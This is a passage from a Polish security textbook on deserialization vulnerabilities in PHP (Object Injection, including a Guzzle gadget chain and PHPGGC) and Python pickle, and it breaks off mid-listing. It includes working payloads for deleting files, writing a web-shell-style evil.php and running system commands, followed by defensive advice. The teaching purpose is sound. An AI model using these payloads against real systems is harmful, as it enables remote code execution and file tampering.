Jak już wspomniałem wcześniej, serializacja w PHP pozwala nam zachować tylko informację o wartościach pól. Kod metod nie jest serializowany, nie ma też prostego sposobu na to, by wywołać dowolną metodę. W PHP istnieją jednak tzw. magiczne metody<sup>1</sup> (ang. *magic methods*), które w pewnych okolicznościach są wywoływane automatycznie. Łatwo można je rozpoznać po dwóch znakach podkreślenia na początku nazwy (np. `__construct`). Poniżej kilka przykładów magicznych metod:

- ▶ `__wakeup` – wywoływana po deserializacji obiektu,
- ▶ `__destruct` – destruktor obiektu, wywoływany automatycznie dla wszystkich obiektów w momencie zakończenia przetwarzania żądania,
- ▶ `__toString` – rzutowanie instancji danej klasy na string, np. w chwili wywołania `echo $obj`,
- ▶ `__call` – wywoływana w przypadku próby wykonania nieistniejącej metody w danej klasie.

W praktyce wykorzystanie podatności *Object Injection* najczęściej zaczyna się od destruktorów, tj. metod `__destruct`, ze względu na fakt, że mamy niemal\*\* gwarancję, iż zostaną one wykonane na koniec działania programu.

Zobaczmy na prostym przykładzie, jak podchodzi się do wykorzystania podatności. Mamy w listingu 3 zdefiniowaną prostą klasę `Cache`. W żywych bibliotekach często się zdarza, że klasy odpowiedzialne za cache’owanie jakichś danych w destruktorach kasują te dane. Nasza przykładowa klasa jest tego przykładem.

Listing 3. Przykładowa klasa `Cache`

```
<?php
class Cache {
    public $cacheFile;
```

\* Podatności deserializacyjne PHP są też znane pod nazwą *PHP Object Injection*.

\*\* Istnieją pewne specyficzne sytuacje w PHP, które nie powodują wywołania destruktorów dla wszystkich obiektów, np. w przypadku wystąpienia wyjątku w innym destruktorze.

```
function __construct($path) {
    $this->cacheFile = $path;
    touch($this->cacheFile);
}

function __destruct() {
    unlink($this->cacheFile);
}

/* w prawdziwej klasie w tym miejscu znalazłoby
   się więcej kolejnych metod */
}
```

Zauważmy, że klasa `Cache` w destruktorze usuwa plik wskazany w polu tej klasy o nazwie `cacheFile`. Gdybyśmy więc trafili na aplikację, która deserializowałaby dane pobrane od użytkownika i miała klasę `Cache` o treści z listingu 3, to bylibyśmy w stanie usunąć dowolny plik na dysku serwera. Aby tak się stało, musimy tylko przygotować odpowiednio zserializowany obiekt. Na bazie wcześniejszych przykładów można taki obiekt przygotować nawet ręcznie i mógłby wyglądać np. tak:

```
0:5:"Cache":1:{s:9:"cacheFile";s:27: "/etc/bardzo-wazny-plik.conf";}
```

Zakładamy, że plik, który ma zostać usunięty, to `/etc/bardzo-wazny-plik.conf`. Przygotujmy (listing 4) przykład kodu PHP, który spróbuje zdeserializować powyższy obiekt.

*Listing 4. Deserializacja złośliwego obiektu*

```
<?php
class Cache {
    public $cacheFile;

    function __construct($path) {
        $this->cacheFile = $path;
        touch($this->cacheFile);
    }

    function __destruct() {
        unlink($this->cacheFile);
    }
}

// Deserializacja złośliwie przygotowanego
// obiektu
unserialize('0:5:"Cache":1:{s:9:"cacheFile";s:27: "/etc/bardzo-wazny-plik
.conf";}');
```

W wyniku wykonania kodu powinniśmy dostać wynik podobny do:

```
PHP Warning: unlink(/etc/bardzo-wazny-plik.conf): No such file or directory
in /home/mb/main.php on line 11
```

Taki komunikat potwierdza, że silnik PHP próbował usunąć wskazany przez nas plik. Wykorzystanie podatności zakończyło się więc sukcesem!

Powyższy przykład obrazuje, na czym polega istota wykorzystania podatności *PHP Object Injection*: jeśli aplikacja deserializuje dane pochodzące od użytkownika, napastnik może próbować wykorzystać dowolną inną klasę, która może zostać załadowana przez autoloading, i spróbować użyć jej magicznych metod do osiągnięcia jakichś swoich celów. Oczywiście to, jakie to będą cele, zależy od kodu, który uda się znaleźć w magicznych metodach klas zdefiniowanych w aplikacji. Nie zawsze też kod realizujący interesujące napastnika cele znajduje się bezpośrednio w magicznych metodach – możliwe, że tak będzie dopiero w innych metodach wywoływanych przez te magiczne metody.

W praktyce napastnicy często nie mają dostępu do kodu aplikacji (o ile nie mówimy o aplikacjach *open source*, a także w aplikacji nie znaleziono błędu typu *Path Traversal*), więc nie są w stanie odgadnąć, jaki kod mogą zawierać dane metody. Rozwiązaniem tego „problemu” jest znalezienie klas przydatnych do wykorzystania w *Object Injection* w popularnych bibliotekach PHP i próba ich wykorzystania na ślepo!

## TRENING – WYKORZYSTANIE OBJECT INJECTION W GUZZLE

Weźmy na warsztat jedną z najpopularniejszych bibliotek w PHP – Guzzle<sup>2</sup>, służącą do wysyłania żądań HTTP. Okazuje się, że jeśli mamy podatność *Object Injection* w aplikacji, a korzysta ona z Guzzle, to będziemy w stanie zapisywać dowolne pliki na dysku serwera. Poniżej zobaczymy, w jaki sposób będzie to możliwe.

Jak już wcześniej wspomniałem, bardzo często praktyczne wykorzystanie *Object Injection* zaczynamy od destruktorów. Jeśli przeszukamy źródła Guzzle pod ich kątem, okaże się, że jest ich ledwie kilka, a jeden z nich powinien zwrócić szczególną uwagę. Przyjrzyjmy się fragmentowi kodu z klasy *FileCookieJar* w listingu 5.

Listing 5. Klasa *FileCookieJar* z Guzzle

```
<?php
namespace GuzzleHttp\Cookie;

class FileCookieJar extends CookieJar
{
    /** @var string filename */
    private $filename;

    [...]
}
```

```

        * Saves the file when shutting down
        */
        public function __destruct()
        {
            $this->save($this->filename);
        }

        /**
         * Saves the cookies to a file.
         *
         * @param string $filename File to save
         * @throws \RuntimeException if the file cannot be found or created
         */
        public function save($filename)
        {
            $json = [];
            foreach ($this as $cookie) {
                if (CookieJar::shouldPersist($cookie, 2
                    $this->storeSessionCookies)) {
                    $json[] = $cookie->toArray();
                }
            }

            $jsonStr = \GuzzleHttp\json_encode($json);
            if (false === file_put_contents($filename, $jsonStr)) {
                throw new \RuntimeException("Unable to save file {$filename}");
            }
        }
    }
}

```

Zacznijmy od destruktor – jest w nim wywoływana metoda `save` z argumentem `$this->filename`. Od razu nasuwa się myśl, że być może będziemy w stanie zapisać plik na dysku. Ponieważ nazwa pliku pobierana jest z pola klasy, to mamy nad nią kontrolę. W metodzie `save` widać z kolei, że wywoływana jest standardowa funkcja `file_put_contents`. Rzeczywiście więc występuje zapis pliku, a my mamy kontrolę nad jego nazwą. Musimy teraz przeanalizować, czy mamy też kontrolę nad zawartością tego pliku.

Zatrzymajmy się tu na chwilę i skupmy na wysokopoziomowym opisie klas, które będą nas interesowały w celu wykorzystania *Object Injection*. Jak już wiadomo, biblioteka `Guzzle` służy do wysyłania zapytań HTTP. Jednym z elementów typowego zapytania HTTP są ciasteczka. Będziemy mieli trzy klasy powiązane z przechowywaniem ciasteczek:

- ▶ klasa `SetCookie` przechowuje dane pojedynczego ciasteczka – są to informacje takie jak nazwa, wartość i czas ważności,

- ▶ klasa `CookieJar` to zbiór ciasteczek, czyli *de facto* kontener na obiekty klasy `SetCookie`,
- ▶ klasa `FileCookieJar` (którą już znamy) dziedziczy po `CookieJar` i dodaje możliwość zapisania wszystkich ciasteczek na dysku.

*Summa summarum*, przygotujemy taką instancję klasy `FileCookieJar`, która w kontrolowaną przez nas ścieżkę na dysku zapisze plik o kontrolowanej przez nas zawartości (np. nazwa ciasteczka z `SetCookie`).

Wróćmy zatem do listingu 5. W metodzie `save`, przed wywołaniem `file_put_contents`, widać, że zawartością pliku stanie się zawartość zmiennej `jsonStr`, która z kolei jest zbudowana jako JSON z tablicy `json`.

Sama tablica jest wypełniana w pętli `foreach`, iterującej po `$this`. W rzeczywistości iteruje ona po polu `$cookies` z klasy `CookieJar`. Dla każdego ciasteczka wywoływana jest metoda statyczna `CookieJar::shouldPersist`, na podstawie której podejmowana jest decyzja, czy dane ciasteczko ma zostać zapisane. Ponieważ zależy nam, żeby jakieś ciasteczko zostało zapisane (bo dzięki temu zyskamy kontrolę nad treścią pliku), musimy przeanalizować kod tej metody i upewnić się, że zwraca `true`. Warto zwrócić uwagę, że jednym z parametrów do metody jest pole klasy `$this->storeSessionCookies`; mamy więc kontrolę nad jego wartością.

Listing 6. Kod metody `shouldPersist`

```
public static function shouldPersist(
    SetCookie $cookie,
    $allowSessionCookies = false
) {
    if ($cookie->getExpires() || $allowSessionCookies) {
        if (!$cookie->getDiscard()) {
            return true;
        }
    }

    return false;
}
```

Widoczny w listingu 6 kod metody `shouldPersist` jest bardzo prosty, zwróci wartość `true` w przypadku, gdy spełnione zostaną wszystkie poniższe warunki:

- ▶ `$cookie->getExpires()` lub `$allowSessionCookies` jest równe `true`,
- ▶ `$cookie->getDiscard()` jest równe `false`.

Wszystkie getterzy z klasy `SetCookie` (czyli powyżej: `getExpires()` i `getDiscard()`), której instancją jest `$cookie`, pobierają te wartości z prywatnego pola `$data`, które jest typu `array`.

W tej chwili mamy już wszystkie elementy układanki niezbędne do przygotowania kodu wykorzystującego *Object Injection* w bibliotece `Guzzle` do zapisu dowolnego pliku!

Przepływ sterowania w aplikacji w momencie wykorzystania podatności będzie następujący:

1. Wykorzystujemy destruktor klasy `FileCookieJar`, który wywołuje metodę `save`, przekazując jako argument do niej wartość pola `FileCookieJar::$filename`. Wniosek: pole `$filename` powinno zawierać nazwę pliku, do którego chcemy zapisać.
2. Metoda `save` iteruje w pętli `foreach` po tablicy `CookieJar::$cookies`, dla każdego z nich wywołując metodę `CookieJar::$shouldPersist`, przekazując jako jeden z argumentów pole `FileCookieJar::$storeSessionCookies`. Ta metoda musi zwrócić `true`, by jakiegokolwiek ciasteczko zapisało się na dysku, zatem należy zapewnić, by `$storeSessionCookies` było równe `true`, zaś `SetCookie::getDiscard` musi zwrócić `false`.
3. W treści pliku zapiszą się instancje klasy `SetCookie` zamienione na JSON. Jedno z pól JSON-a musi zatem zawierać kod PHP.

W celu przygotowania kodu wykorzystującego podatność możemy zbudować szkielety wszystkich niezbędnych klas i zagwarantować, by wszystkie pola miały właściwą wartość.

*Listing 7. Kod budujący exploit*

```
<?php

namespace GuzzleHttp\Cookie {

class SetCookie {
    private $data = [
        'Name'      => '<?php phpinfo(); ?>',
        'Discard'   => false,
    ];
}

class CookieJar
{
    private $cookies = [];
    function __construct() {
        $this->cookies = [new SetCookie];
    }
}

class FileCookieJar extends CookieJar
{
    private $filename = '/var/www/html/evil.php';
```

```

        private $storeSessionCookies = TRUE;

    }

    $obj = new FileCookieJar();
    echo urlencode(serialize($obj)) . "\n";

}

```

Kod z listingu 7 zawiera definicje wszystkich niezbędnych klas wraz z polami tych klas i odpowiednimi wartościami. W wyniku jego wykonywania zostanie utworzony plik `/var/www/html/evil.php`, który w środku będzie zawierał fragment kodu PHP (`<?php phpinfo(); ?>`).

W wyniku wykonania kodu powstanie zserializowany, złośliwy obiekt wykorzystujący klasy z biblioteki Guzzle:

```

0%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A3A%7Bs%3A41%3A%22%00G
uzzleHttp%5CCookie%5CFileCookieJar%00filename%22%3Bs%3A10%3A%22.%2F/var/www/
html/evil.php%22%3Bs%3A52%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00stor
eSessionCookies%22%3Bb%3A1%3Bs%3A36%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%
00cookies%22%3Ba%3A1%3A%7Bi%3A0%3B0%3A27%3A%22GuzzleHttp%5CCookie%5CSetCooki
e%22%3A1%3A%7Bs%3A33%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%
3A2%3A%7Bs%3A4%3A%22Name%22%3Bs%3A19%3A%22%3C%3Fphp+phpinfo%28%29%3B+%3F%3E%
22%3Bs%3A7%3A%22Discard%22%3Bb%3A0%3B%7D%7D%7D%7D

```

Na potwierdzenie poprawności przygotowanego eksploita można dołączyć bibliotekę Guzzle i zdeserializować powyższy obiekt. Efekt? Powstaje plik o następującej treści:

```
[{"Name": "<?php phpinfo(); ?>", "Discard": false}]
```

Co ostatecznie potwierdza poprawność przygotowanego kodu.

## **PRAKTYCZNE WYKORZYSTANIE OBJECT INJECTION**

W poprzednim podrozdziale nauczyliśmy się, w jaki sposób ręcznie przygotować kod wykorzystujący *Object Injection*. O ile w przypadku Guzzle procedura była stosunkowo prosta, o tyle w przypadku innych bibliotek bardzo często wymagane jest wywołanie o wiele większej liczby klas, by osiągnąć efekt w postaci wykonania dowolnego kodu. W 2015 roku na łamach Sekuraka opisywałem łańcuch klas z frameworka Zend<sup>3</sup>, który zaczynał się na `__destruct`, a kończył na `eval`, po drodze wykonując ponad 10 metod!

W przypadku praktycznej próby wykorzystania podatności będzie można posłużyć się narzędziem PHPGGC<sup>4</sup>, które zawiera gotowe łańcuchy klas dla wielu znanych bibliotek PHP. Znajduje się tam m.in. łańcuch przypominający ten, który przygotowaliśmy dla Guzzle.

Po pobraniu narzędzia wywołanie `./phpggc -l` pozwoli dowiedzieć się, jakie biblioteki i w jakich wersjach są wspierane.

Listing 8. Podstawowe użycie narzędzia *phpggc*

```
$ ./phpggc -l

Gadget Chains
-----

NAME                VERSION                TYPE                VECTOR
CodeIgniter4/RCE1   4.0.0-beta.1 <= ?    rce                __destruct
Doctrine/FW1        ?                      file_write          __toString
Drupal7/FD1         7.0 < ?              file_delete         __destruct
Drupal7/RCE1        7.0.8 < ?            rce                __destruct
Guzzle/FW1          6.0.0 <= 6.3.3+      file_write          __destruct
Guzzle/INFO1        6.0.0 <= 6.3.2       phpinfo()           __destruct
Guzzle/RCE1         6.0.0 <= 6.3.2       rce                __destruct
[...]
```

Jak widać w listingu 8, do każdego łańcucha klas przypisana jest informacja, jakiej dotyczy biblioteki, w jakich wersjach, jaki to typ wykorzystania *Object Injection* oraz jaki jest punkt wejściowy (tj. od jakiej magicznej metody się zaczyna). Guzzle/FW1 to dokładny odpowiednik kodu z poprzedniego podrozdziału. Jego typ to `file_write`, bo – jak widzieliśmy – umożliwiał on zapis pliku na dysku serwera. Widać jednak, że nawet w samym Guzzle znaleziono inny łańcuch klas (Guzzle/RCE1), który pozwala wykonać dowolny kod bez zapisu pliku, kontrolując po prostu nazwę funkcji, jaka ma zostać wykonana.

W kolejnym kroku możemy wywołać *phpggc* z samą nazwą payloadu, by dowiedzieć się, jakie parametry należy podać, by wygenerować kod eksploita.

Listing 9. Przekazanie nazwy payloadu do *phpggc*

```
$ ./phpggc Guzzle/RCE1
Name           : Guzzle/RCE1
Version        : 6.0.0 <= 6.3.2
Type           : rce
Vector         : __destruct
Informations   :
This chain requires GuzzleHttp\Psr7 < 1.5.0, because FnStream cannot be
deserialized afterwards.
See https://github.com/ambionics/phpggc/issues/34

ERROR: Invalid arguments for type "rce"
./phpggc Guzzle/RCE1 <function> <parameter>
```

Z listingu 9 dowiadujemy się, że wygenerowanie payloadu wymaga podania dwóch argumentów: nazwy funkcji i parametru do tej funkcji. Założmy więc, że chcemy wykonać funkcję `system`, przekazując `"id"` jako argument.

*Listing 10. Wygenerowanie payloadu za pomocą `phpggc`*

```
$ ./phpggc -u Guzzle/RCE1 system id
```

```
0%3A24%3A%22GuzzleHttp%5CPsr7%5CFileStream%22%3A2%3A%7Bs%3A3%3A%22%00Guzzl
eHttp%5CPsr7%5CFileStream%00methods%22%3Ba%3A1%3A%7Bs%3A5%3A%22close%22%3Ba%
3A2%3A%7Bi%3A0%3B0%3A23%3A%22GuzzleHttp%5CHandlerStack%22%3A3%3A%7Bs%3A32%
3A%22%00GuzzleHttp%5CHandlerStack%00handler%22%3Bs%3A2%3A%22id%22%3Bs%3A30%
3A%22%00GuzzleHttp%5CHandlerStack%00stack%22%3Ba%3A1%3A%7Bi%3A0%3Ba%3A1%3A%
7Bi%3A0%3Bs%3A6%3A%22system%22%3B%7D%7Ds%3A31%3A%22%00GuzzleHttp%5CHandlerS
tack%00cached%22%3Bb%3A0%3B%7Di%3A1%3Bs%3A7%3A%22resolve%22%3B%7D%7Ds%3A9%
3A%22_fn_close%22%3Ba%3A2%3A%7Bi%3A0%3Br%3A4%3Bi%3A1%3Bs%3A7%3A%22resolve%2
2%3B%7D%7D
```

W listingu 10 widoczny jest gotowy payload wygenerowany przez `PHPGGC`, który może posłużyć bezpośrednio do wykorzystania podatności.

## OCHRONA PRZED PODATNOŚCIĄ

W celu ochrony przed podatnością *Object Injection* funkcja `unserialize` w PHP pozwala na podanie drugiego parametru, który powinien być tablicą asocjacyjną, zawierającą klucz `allowed_classes`. Może on przyjmować jedną z kilku wartości:

- ▶ `true` – dowolna klasa może zostać deserializowana,
- ▶ `false` – żadna klasa nie może zostać deserializowana (można więc deserializować tylko typy proste, takie jak stringi, tablice itp.),
- ▶ tablica z nazwami klas – tylko klasy z tablicy mogą zostać deserializowane.

Kilka przykładów zawarto w listingu 11.

*Listing 11. Sposoby przekazania `allowed_classes`*

```
// Pozwolenie na deserializację dowolnych klas
$obj = unserialize($str, [
    allowed_classes => TRUE
]);

// Brak zgody na deserializację jakiegokolwiek klasy
$obj = unserialize($str, [
    allowed_classes => FALSE
]);
```

```
// Deserializacja jedynie wskazanych klas
$obj = unserialize($str, [
    allowed_classes => ['GuzzleHttp\\Cookie\\SetCookie']
]);
```

Pomimo że PHP umożliwia ograniczenie deserializowanych klas, nawet oficjalna dokumentacja nie zaleca, by deserializować dane pochodzące z niezaufanych źródeł, niezależnie od tego, jaka jest wartość `allowed_classes`. W funkcji `unserialize` znajdowano już bardzo dużo błędów bezpieczeństwa, gdy okazywało się, że niezależnie od ustawionych parametrów można było wykonać dowolny kod systemu operacyjnego.

Warto zatem rozważyć użycie innego, prostszego formatu serializacji. Przykładowo, `json_encode` i `json_decode` pozwalają na tworzenie tylko prostych wartości (bez możliwości tworzenia obiektów klas) i niwelują ryzyka związane z użyciem `unserialize`.

## **PODSUMOWANIE**

Używanie w PHP funkcji `unserialize` na danych pochodzących z niezaufanych źródeł (np. z parametru GET przekazywanego w zapytaniu) może skutkować możliwością wykonywania dowolnego kodu systemu operacyjnego za pomocą odpowiednio przygotowanych łańcusczków klas.

Nigdy nie należy deserializować danych pochodzących od użytkownika, a jeśli istnieje taka potrzeba, najlepiej użyć prostego formatu serializacji, np. JSON.



ksiazka.sekurak.pl/r26

- 1 *PHP Documentation: Magic Methods*,  
<https://www.php.net/manual/en/language.oop5.magic.php>
- 2 *guzzle, Guzzle, an extensible PHP HTTP client*, <https://github.com/guzzle/guzzle>
- 3 Bentkowski M., *PHP Object Injection i ZendFramework2*,  
<https://sekurak.pl/php-object-injection-i-zendframework2/>
- 4 Ambionics Security (ambionics), *PHPGGC: PHP Generic Gadget Chains*,  
<https://github.com/ambionics/phpggc>



**Michał Bentkowski**

# Niebezpieczeństwa deserializacji w Pythonie (moduł pickle)



## **WSTĘP**

Deserializacja danych pochodzących od użytkownika niemal w każdym języku programowania może być przyczyną problemów związanych z bezpieczeństwem – najczęściej pozwalając nawet na wykonanie dowolnego kodu po stronie serwera. W języku Python popularnym modułem deserializacyjnym jest `pickle`. Jest on dość charakterystyczny na tle innych języków, daje bowiem większe możliwości niż przeciętny format serializacji. Dowiedzmy się zatem, jak `pickle` działa oraz dlaczego może zostać wykorzystany w niegodziwych celach.

## **JAK DZIAŁA MODUŁ PICKLE?**

W Pythonie serializacja danych często wykonywana jest za pomocą `pickle`, nie jest to jednak jedyny moduł, którego można użyć w tym celu. W świecie webu bardzo popularny jest `json`, który – w przeciwieństwie do `pickle` – zapewnia większą interoperacyjność pomiędzy różnymi językami programowania. Zaletą `pickle` jest natomiast możliwość łatwej serializacji obiektów praktycznie dowolnych klas.

Moduł `pickle` jest bardzo prosty w obsłudze i w zasadzie wystarczy znać tylko dwie jego metody:

- ▶ `dumps` – zwraca obiekt przekazany jako argument w postaci zserializowanej (zwracanym typem jest obiekt typu `bytes`),
- ▶ `loads` – przyjmuje argument typu `bytes` z zserializowanym obiektem i odtworza obiekt (innymi słowy: deserializuje go).

Prześledźmy prosty przykład interaktywnej sesji w Pythonie i serializacji obiektu typu `datetime`:

*Listing 1. Podstawowe użycie modułu `pickle` do serializacji i deserializacji obiektów*

```
>>> import pickle, datetime
>>> now = datetime.datetime.now()
>>> now
datetime.datetime(2019, 8, 21, 5, 45, 9, 161157)
>>> pickled = pickle.dumps(now)
>>> pickled
```

```
b'\x80\x03cdatetime\ndatetime\nq\x00C\n\x07\xe3\x08\x15\x05-\t\x02u\x85q\x01\x85q\x02Rq\x03.'
>>> pickle.loads(pickled)
datetime.datetime(2019, 8, 21, 5, 45, 9, 161157)
```

W powyższym listingu widzimy, że w wyniku wykonania funkcji `pickle.dumps` zwrócony został pewien ciąg bajtów reprezentujący ten obiekt. Wywołanie `pickle.loads` pozwoliło z kolei odtworzyć obiekt `datetime`. Ze względu na fakt, że zserializowane obiekty zwracane przez `pickle` mają postać binarnych ciągów znaków, w przypadku aplikacji webowych najczęściej spotyka się je w postaci zenkodowanej do Base64.

Czym dokładnie jest zserializowana przez moduł `pickle` postać obiektu? Okazuje się, że można go traktować jako minijęzyk programowania opierający się na stosie. Ma więc zdefiniowany swój zestaw opcodów\*, wykonujących poszczególne instrukcje, które umożliwiają odtworzenie oryginalnego obiektu. W bibliotece standardowej Pythona istnieje również moduł `pickletools`, który pozwala na przejrzanie modułu `pickle` od wewnątrz i zdisasemblowanie zserializowanego obiektu, by dowiedzieć się, jakie dokładnie opcodes są wywoływane. Użyjemy w tym celu funkcji `pickletools.dis`. Inną ciekawą funkcją jest `pickletools.optimize`, która – jak sama nazwa wskazuje – pozwala zoptymalizować wynik `pickle`, sprawiając, że będzie deserializował się szybciej, zajmując przy tym mniej miejsca. Spróbujmy zatem zoptymalizować i zdisasemblować kod, który otrzymaliśmy w listingu 1.

*Listing 2. Użycie modułu `pickletools` do poznania „wnętrza” wyniku z `pickle`*

```
>>> import pickletools
>>> pickletools.dis(pickletools.optimize(pickled))
0: \x80 PROTO 3
2: c GLOBAL 'datetime datetime'
21: C SHORT_BINBYTES b'\x07\xe3\x08\x15\x05-\t\x02u\x85'
33: \x85 TUPLE1
34: R REDUCE
35: . STOP
highest protocol among opcodes = 3
```

W wyniku disasemblacji w każdej linii widzimy kolejno:

- ▶ numer bajtu z wejściowego ciągu bajtów,
- ▶ bajt reprezentujący dany opcod,
- ▶ nazwa danego opcodu (np. `PROTO`, `GLOBAL`),
- ▶ argumenty danego opcodu.

---

\* *Opcode* – w informatyce jest to liczba będąca fragmentem rozkazu przekazywanego do wykonania do procesora, która informuje, jaka operacja ma być wykonana. Każde polecenie assemblera, jak `add`, `sub` itd., posiada swój numer, na który jest zamieniane podczas kompilacji do kodu maszynowego; *Kod operacji* (ang. *opcode*) [w:] Wikipedia, wolna encyklopedia, [https://pl.wikipedia.org/wiki/Kod\\_operacji](https://pl.wikipedia.org/wiki/Kod_operacji).

Przeanalizujmy zatem po kolei działanie modułu `pickle`, by odtworzyć nasz wejściowy obiekt `datetime`:

1. *Opcode* `PROTO` to tylko informacja o wersji protokołu użytego przez `pickle`. W zależności od tego, której dokładnie wersji Pythona używamy, może przyjmować wartość pomiędzy 0 a 4 (stan na wersję Pythona 3.7.4).
2. *Opcode* `GLOBAL` wrzuca na stos referencję do konstruktora klasy `datetime.datetime`.
3. *Opcode* `SHORT_BINBYTES` wrzuca na stos ciąg bajtów.
4. *Opcode* `TUPLE1` pobiera jeden element ze stosu, a następnie tworzy z niego krotkę (ang. *tuple*), którą wrzuca na stos. W tym momencie powstanie więc jednoelementowa krotka składająca się z ciągu bajtów utworzonego w poprzednim kroku.
5. *Opcode* `REDUCE` pobiera ze stosu dwa elementy: krotkę reprezentującą listę argumentów oraz referencję do funkcji, następnie wykonuje tę funkcję i umieszcza na stosie wartość przez nią zwróconą. W tym momencie mamy na stosie krotkę z ciągiem bajtów oraz referencję do `datetime.datetime`. Ten konstruktor zostanie zatem wykonany.
6. *Opcode* `STOP` musi zawsze pojawić się na końcu i oznacza zakończenie przetwarzania obiektu.

Podsumowaniem powyższej analizy jest wniosek, że operacje wykonywane przez moduł `pickle` w momencie deserializacji sprowadzają się do wykonania:

```
datetime.datetime(b'\x07\xe3\x08\x15\x05-\t\x02u\x85')
```

Tak w istocie się dzieje – jednym z wariantów utworzenia obiektu `datetime.datetime` jest podanie w konstruktorze 10-bajtowego ciągu bajtów reprezentującego datę.

Szczegółowe informacje na temat działania wszystkich opcodów obsługiwanych przez `pickle` można znaleźć w źródłach modułu `pickletools`<sup>1</sup>.

## ZŁOŚLIWE UŻYCIE PICKLE

W analizie z poprzedniego rozdziału zobaczyliśmy, że moduł `pickle` *de facto* pozwala nam na wykonanie jakiejkolwiek metody, przekazując do niej dowolny zestaw argumentów. Z punktu widzenia napastnika naturalnym kolejnym krokiem jest próba wykonania własnego, złośliwego kodu.

Najprostszym przykładem będzie próba wykonania funkcji `os.system`, pozwalającej na uruchomienie dowolnego polecenia w shellu. Na potrzeby przykładu spróbujemy uruchomić polecenie `id`, natomiast w rzeczywistym przypadku nietrudno sobie wyobrazić polecenia o większym zagrożeniu (z osławionym `rm -rf *` włącznie!).

Rozpiszmy więc kolejne kroki, jakie są niezbędne do wykonania `os.system`, bazując przy tym na wcześniejszym przykładzie z `datetime`:

1. Na samym początku umieścimy *opcode* `PROTO`, określając wersję protokołu.
2. Musimy wrzucić na stos referencję do `os.system`. Użyjemy do tego *opcode* `GLOBAL`.

3. Musimy wrzucić na stos ciąg znaków (string) "id" – będzie to później argumentem do `os.system`. Jest to jedyna różnica między wcześniejszym `dattime`, gdzie na stos wrzucany był ciąg bajtów (bytes). Opcodem, jakiego tutaj użyjemy, jest `STRING`, który w kodzie maszynowym jest reprezentowany przez bajt "S".
4. Wykorzystamy `opcode TUPLE1`, by powyższy string zamienić na krotkę.
5. Wykorzystamy `opcode REDUCE`, by wykonać `os.system`.
6. Na końcu, jak zawsze, musi znaleźć się `opcode STOP`.

Opierając się na tej analizie, odpowiedni „złośliwy” ciąg bajtów można zbudować ręcznie:

```
b'\x00\x03cos\nsystem\nS"id"\n\x85R.'
```

Ponowne wykonanie `pickletools.dis` potwierdzi, co konkretnie powyższy ciąg bajtów reprezentuje.

*Listing 3. Disasemblacja przygotowanego złośliwego obiektu pickle*

```
>>> pickletools.dis(b'\x00\x03cos\nsystem\nS"id"\n\x85R.')
0: \x00 PROTO      3
2: c    GLOBAL     'os system'
13: S    STRING     'id'
19: \x85 TUPLE1
20: R    REDUCE
21: .    STOP
highest protocol among opcodes = 2
```

Ostatecznym testem jest weryfikacja, jak zachowa się moduł `pickle` w momencie deserializacji.

*Listing 4. Deserializacja złośliwie przygotowanego obiektu*

```
>>> pickle.loads(b'\x00\x03cos\nsystem\nS"id"\n\x85R.')
uid=100(user) gid=100(user) groups=10(user)
0
```

W listingu 4 możemy zauważyć, że w wyniku deserializacji złośliwego obiektu zostało wykonane polecenie `id`. Jest to potwierdzenie wykonania dodatkowego kodu.

Oczywiście, wyobraźnia napastnika nie kończy się na `os.system`; w niektórych silniej utwardzonych środowiskach ta funkcja może być niedostępna. W takim przypadku można pokusić się o wykonanie innych funkcji, np. `__builtins__.eval`.

## SPOSOBY OCHRONY

Najczęściej spotykanym zaleceniem dotyczącym ochrony przed podatnościami wynikającymi z niebezpiecznej deserializacji jest... nieużywanie deserializacji! Nie

inaczej jest w przypadku `pickle`, gdzie w oficjalnej dokumentacji<sup>2</sup> znajduje się ostrzeżenie (rysunek 1), które wprost informuje o tym, że moduł ten nie jest bezpieczny, gdy dane podlegające deserializacji pochodzą z zewnętrznych, niezauważanych źródeł.

**Warning:** The `pickle` module is not secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

Rysunek 1. Ostrzeżenie z dokumentacji `pickle`

Nie oznacza to jednak, że ręce programistów są związane. Jak pokazano we wcześniejszych przykładach, główne ryzyko w deserializacji stanowi fakt, że `opcode REDUCE` pozwala odwołać się do dowolnej klasy/metody w Pythonie. Istnieje możliwość utworzenia własnej klasy deserializacyjnej, dziedziczącej po `pickle.Unpickler`, w której można zdefiniować, do których klas/metod można się odwoływać. W listingu 5 znajduje się przykład za oficjalną dokumentacją<sup>3</sup>.

Z praktyki testów bezpieczeństwa wynika, że najczęściej serializowane w żywych aplikacjach są takie obiekty, do których nie ma potrzeby stosowania takich dużych działań jak moduł `pickle`. Przykłady z poprzednich podrozdziałów, gdzie serializowany był obiekt `datetime`, są oparte na doświadczeniach z prawdziwych aplikacji. W tym przypadku prościej można było datę przesłać jako zwykły string (np. "2019-01-01 12:34:56").

Zamiast `pickle` warto pomyśleć o module `json`, który domyślnie w Pythonie może tworzyć tylko „proste” obiekty (takie jak stringi, liczby, listy itp.), niwelując ryzyko wykonania dowolnego kodu\*.

Jeżeli korzystanie z `pickle` jest jednak konieczne (np. ze względu na fakt, że serializowane są skomplikowane obiekty), a serwer deserializuje tylko takie obiekty, które sam wcześniej zserializował, wówczas można podpisać zserializowane dane i przed przystąpieniem do deserializacji zweryfikować podpis. W tym celu można użyć np. modułu `hmac`:

```
hmac.new(b' LOSOWY_KLUCZ', pickled).hexdigest()
"917b4544e00bf8a4cd59053afc88adb1"
```

Wygenerowany hash należy przekazać wraz z zserializowanym obiektem. Jeżeli napastnik spróbuje w jakiś sposób zmodyfikować ten obiekt, wówczas hash przestanie się zgadzać i po stronie serwera będzie wiadomo, że nie należy przystępować do deserializacji.

Listing 5. Ograniczenie możliwości odwoływania się do dowolnych klas/metod

```
import builtins
import io
import pickle
```

\* Ta uwaga dotyczy wyłącznie wbudowanego modułu `json`, a nie np. innej popularnej biblioteki `jsonpickle` (<https://jsonpickle.github.io>), w której – podobnie jak w `pickle` – istnieje również możliwość wykonania dowolnego kodu Pythona.

```

safe_builtins = {
    'range',
    'complex',
    'set',
    'frozenset',
    'slice',
}

class RestrictedUnpickler(pickle.Unpickler):

    def find_class(self, module, name):
        # Dopuszczamy tylko bezpieczne klasy z builtins.
        if module == "builtins" and name in safe_builtins:
            return getattr(builtins, name)
        # Blokujemy wszystkie pozostałe.
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" %
                                      (module, name))

    def restricted_loads(s):
